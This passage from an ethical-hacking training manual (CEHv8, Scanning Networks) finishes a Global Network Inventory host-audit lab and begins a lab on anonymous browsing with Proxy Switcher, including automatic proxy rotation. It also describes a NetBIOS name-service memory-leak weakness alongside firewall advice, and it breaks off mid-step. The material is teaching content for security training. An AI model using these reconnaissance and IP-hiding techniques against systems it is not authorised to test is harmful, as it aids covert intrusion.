16. The **Memory** tab summarizes the memory in your scanned machine.

 **E-mail address - Specifies the e-mail address that people should use when sending e-mail to you at this account. The e-mail address must be in the format name@company—for example, someone@mycompany.com**




FIGURE 11.15: Global Network Inventory Memory tab

17. In the **NetBIOS** section, complete details can be viewed.

Module 03 – Scanning Networks




FIGURE 11:16: Global Network Inventory NetBIOS tab

18. The **User Groups** tab shows user account details with the work group.




FIGURE 11:17: Global Network Inventory User groups section

19. The **Logged on** tab shows detailed logged on details of the machine.




FIGURE 11.18: Global Network Inventory Logged on Section

20. The **Port connectors** section shows ports connected in the network.




FIGURE 11.19: Global Network Inventory Port connectors tab

21. The **Service** section give the details of the services installed in the machine.

To create a new custom report that includes more than one scan element, click choose Reports | Configure reports from the main menu, click the Add button on the reports dialog, customize settings as desired, and click the OK button




FIGURE 11.20: Global Network Inventory Services Section

22. The **Network Adapters** section shows the **Adapter IP** and **Adapter type**.

A security account password is created to make sure that no other user can log on to Global Network Inventory. By default, Global Network Inventory uses a blank password




FIGURE 11.21: Global Network Inventory Network Adapter tab

Lab Analysis

Document all the IP addresses, open ports and running applications, and protocols you discovered during the lab.

Tool/Utility	Information Collected/Objectives Achieved
Global Network Inventory	<p>IP Scan Range: 10.0.0.1 – 10.0.0.50</p> <p>Scanned IP Address: 10.0.0.7,10.0.0.4</p>
	<p>Result:</p> <ul style="list-style-type: none"> ▪ Scan summary ▪ Bios ▪ Memory ▪ NetBIOS ▪ UserGroup ▪ Logged On ▪ Port connector ▪ Services ▪ Network Adapter

PLEASE TALK TO YOUR INSTRUCTOR IF YOU HAVE QUESTIONS RELATED TO THIS LAB.

Questions


1. Can Global Network Inventory audit remote computers and network appliances, and if yes, how?
2. How can you export the Global Network agent to a shared network directory?

Internet Connection Required	
<input type="checkbox"/> Yes	<input checked="" type="checkbox"/> No
Platform Supported	
<input checked="" type="checkbox"/> Classroom	<input checked="" type="checkbox"/> iLabs


Lab**12**

Anonymous Browsing using Proxy Switcher

Proxy Switcher allows you to automatically execute actions, based on the detected network connection.

ICON KEY

Valuable information



Test your knowledge



Web exercise



Workbook review

Lab Scenario

In the previous lab, you gathered information like scan summary, NetBIOS details, services running on a computer, etc. using Global Network Inventory.

NetBIOS provides programs with a uniform set of commands for requesting the lower-level services that the programs must have to manage names, conduct sessions, and send datagrams between nodes on a network. Vulnerability has been identified in Microsoft Windows, which involves one of the NetBIOS over TCP/IP (NetBT) services, the NetBIOS Name Server (NBNS). With this service, the attacker can find a computer's IP address by using its NetBIOS name, and vice versa. The response to a NetBT name service query may contain random data from the destination computer's memory; an attacker could seek to exploit this vulnerability by sending the destination computer a NetBT name service query and then looking carefully at the response to determine whether any random data from that computer's memory is included.

As an expert penetration tester, you should follow typical security practices, to block such Internet-based attacks block the port 137 User Datagram Protocol (UDP) at the firewall. You must also understand how networks are scanned using Proxy Switcher.

Lab Objectives

This lab will show you how networks can be scanned and how to use Proxy Switcher. It will teach you how to:

- Hide your IP address from the websites you visit
- Proxy server switching for improved anonymous surfing

Lab Environment

To carry out the lab, you need:

 Tools demonstrated in this lab are available in D:\CEH-Tools\CEHv8 Module 03 Scanning Networks

- Proxy Switcher is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher**
- You can also download the latest version of Proxy Workbench from this link <http://www.proxyswitcher.com/>
- If you decide to download the latest version, then screenshots shown in the lab might differ
- A computer running **Windows Server 2012**
- A web browser with Internet access
- Follow Wizard-driven installation steps to install **Proxy Switcher**
- Administrative privileges to run tools

Lab Duration

Time: 15 Minutes

Overview of Proxy Switcher

Proxy Switcher allows you to automatically execute actions, based on the detected network connection. As the name indicates, Proxy Switcher comes with some default actions, for example, setting proxy settings for Internet Explorer, Firefox, and Opera.

Lab Tasks

 Automatic change of proxy configurations (or any other action) based on network information

1. Install Proxy Workbench in **Windows Server 2012** (Host Machine)
2. Proxy Switcher is located at **D:\CEH-Tools\CEHv8 Module 03 Scanning Networks\Proxy Tools\Proxy Switcher**
3. Follow the wizard-driven installation steps and install it in all platforms of the **Windows operating system**.
4. This lab will work in the CEH lab environment - on **Windows Server 2012**, **Windows Server 2008**, and **Windows 7**
5. Open the Firefox browser in your **Windows Server 2012**, go to **Tools**, and click **Options** in the menu bar.

Often different internet connections require completely different proxy server settings and it's a real pain to change them manually




FIGURE 12.1: Firefox options tab

6. Go to the **Advanced** profile in the **Options** wizard of Firefox, and select **Network** tab, and then click **Settings**.




FIGURE 12.2: Firefox Network Settings

7. Select the **Use System proxy settings** radio button, and click **OK**.

proxy switcher supports following command line options:

-d: Activate direct connection




FIGURE 12.3: Firefox Connection Settings

8. Now to Install Proxy Switcher Standard, follow the wizard-driven installation steps.
9. To launch Proxy Switcher Standard, go to **Start** menu by hovering the mouse cursor in the lower-left corner of the desktop.

T A S K 1

Proxy Servers Downloading




FIGURE 12.4: Windows Server 2012 – Desktop view

10. Click the **Proxy Switcher Standard** app to open the **Proxy Switcher** window.

OR

Click **Proxy Switcher** from the Tray Icon list.

Proxy Switcher
is free to use
without limitations
for personal and
commercial use




FIGURE 12.5: Windows Server 2012 – Apps

If the server becomes inaccessible Proxy Switcher will try to find working proxy server - a reddish background will be displayed till a working proxy server is found.




FIGURE 12.6: Select Proxy Switcher

11. The **Proxy List Wizard** will appear as shown in the following figure; click **Next**.



FIGURE 12.7: Proxy List wizard

12. Select the **Find New Server, Rescan Server, Recheck Dead** radio button from **Common Task**, and click **Finish**.

Proxy switching from command line (can be used at logon to automatically set connection settings).




FIGURE 12.8: Select common tasks

13. A list of **downloaded proxy servers** will show in the left panel.




FIGURE 12.9: List of downloaded Proxy Server

14. To stop downloading the proxy server click




FIGURE 12.10: Click on Start button

15. Click **Basic Anonymity** in the right panel; it shows a list of downloaded proxy servers.

 When running in **Auto Switch** mode Proxy Switcher will switch active proxy servers regularly. Switching period can be set with a slider from 5 minutes to 10 seconds




FIGURE 12.11: Selecting downloaded Proxy server from Basic Anonymity

16. Select one **Proxy server IP address** from right panel to switch the selected proxy server, and click the  icon.

